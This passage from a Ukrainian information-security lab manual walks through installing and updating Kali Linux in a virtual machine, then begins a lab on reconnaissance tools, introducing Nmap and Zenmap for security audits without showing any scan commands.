

Рисунок 1.7 – Натисніть “Settings” для подальшого налаштування віртуальної машини

Для запуску віртуальної машини натисніть “Start”.



Рисунок 1.8 – Натисніть "Start"

У новому вікні оберіть диск, який буде використано як завантажувальний під час першого запуску віртуальної машини, та натисніть “Mount and Retry Boot” (Рисунок 1.9).



Рисунок 1.9 – Оберіть завантажувальний диск

Після завантаження оберіть пункт “Start Installer” та натисніть Enter. На скріншотах нижче (Рисунок 1.10-1.18) показані основні моменти, на які варто звернути увагу під час встановлення системи на віртуальну машину – усе інше можна залишати за замовчуванням.

Рисунок 1.10 – Оберіть “Start installer”

Рисунок 1.11 – Введіть ім’я для нового користувача (можна будь-яке), далі введіть його нікнейм (як цього користувача буде бачити система)

Рисунок 1.12 – Створіть пароль для нового користувача

Рисунок 1.13 – Оберіть “Yes” для використання мережі для оновлення ПЗ, що встановлюється, одразу під час інсталяції

Рисунок 1.14 – Якщо використовувати проксі немає необхідності – лишіть поле пустим і натисніть "Continue"

Після того, як ви пройдете вищезгадані кроки (їх послідовність може бути змінена у різних версіях інсталятора), буде запропоновано розмітити диск. У разі інсталяції системи на віртуальну машину оберіть пункт за замовчуванням, як на Рисунку 1.15. В інших випадках диск необхідно розмічати виходячи з поточних обставин. Варто знати, що операційна система Linux вимагає обов’язкової наявності дисків:

– з точкою монтування «/» та файловою системою ext3 або ext4 (можливі й інші варіанти, бажано використовувати ext4);

– диску з точкою монтування SWAP (swap) – з файловою системою swap; оптимальний розмір цього диску – об’єм оперативної пам’яті комп’ютера помножений на два.



Рисунок 1.15 – Для того щоб використати весь диск оберіть "use entire disk", для ручної розмітки – оберіть "Manual"



Рисунок 1.16 – Після розмічення диску (для віртуальної машини можна обирати опції за замовчуванням) треба підтвердити розмітку, натиснувши “Yes”

Після завершення інсталяції буде запропоновано встановити GRUB (Рисунок 1.17) – погодьтеся та оберіть диск, на якому встановлено ОС. Після цього буде виведено повідомлення про успішну інсталяцію ОС (Рисунок 1.18). На цьому розгортання системи буде завершено.

Рисунок 1.17 – Оберіть "Yes" та натисніть Enter

Рисунок 1.18 – Інсталяцію завершено, натисніть "Continue"

Систему встановлено, далі можна робити потрібні налаштування, натиснувши на шестерню, щоб краще пристосувати віртуальну машину до потреб.

Віртуальна машина може захопити введення з клавіатури та курсор; щоб повернутися до головної системи, натисніть “Right Ctrl” або іншу клавішу, вказану у правому нижньому куті вікна віртуальної машини (Рисунок 1.19). Цю клавішу можна змінити у налаштуваннях.



Рисунок 1.19 – Назва хост-клавіші, яка знімає захват клавіатури та курсора

Останнім кроком є оновлення системи та ПЗ до актуальної версії. Для цього після автентифікації відкрийте термінал (Рисунок 1.20) та введіть такі команди:

- `sudo apt update`
- `sudo apt full-upgrade -y`

Перша команда оновлює базу даних з інформацією про програмні пакети, друга – оновлює усі можливі пакети. Рекомендовано оновити систему заздалегідь, адже перше оновлення може зайняти більше часу, ніж подальші.



Рисунок 1.20 – Відкрийте термінал та введіть згадані команди (можливо потрібно буде ввести пароль)

Завдання:

– розгорнути віртуальну машину з Kali Linux (або альтернативним дистрибутивом, у такому випадку обґрунтувати вибір);

– оновити систему, ознайомитися з її інтерфейсом, зробити скріншот вікна налаштувань з інформацією про систему;

– додатково: встановити Live-образ системи на флеш-карту для подальшого аудиту бездротових мереж.

Лабораторна робота № 2

Тема: Інструменти прихованого збору технічної інформації з комп’ютерної системи або мережі.

Мета: Отримати знання та навички користування інструментами прихованого збору технічної інформації з мережі або комп’ютерної системи.

Теоретичні відомості

Будь-який аудит інформаційної безпеки організації починається із збору інформації про:

– країну де функціонує організація;
– організацію та її діяльність;
– комп’ютерні мережі організації;
– комп’ютерні системи що функціонують в організації;
– працівників.

Більшість інформації можливо отримати з відкритих джерел, деяку інформацію надає сама організація, але така інформація, найчастіше, виявиться неактуальною або не в необхідному форматі, особливо це стосується технічних даних. Технічні дані, що будуть використовуватись під час аудиту інформаційної безпеки, обов’язково повинні бути актуальні, більш того, більшість з них повинна збиратися певний час або у певний час. Наприклад, для того, щоб виявити відрізок часу, коли зростає найбільш потенційно небезпечна діяльність користувачів.

Існує велика кількість різноманітних методів та засобів збору технічної інформації, однак найбільш поширеним з них є Nmap (https://nmap.org/download) (Рисунок 2.1). Для Nmap було розроблено графічний інтерфейс – Zenmap (https://nmap.org/zenmap/) (Рисунок 2.2).



Рисунок 2.3 – Консоль з Nmap

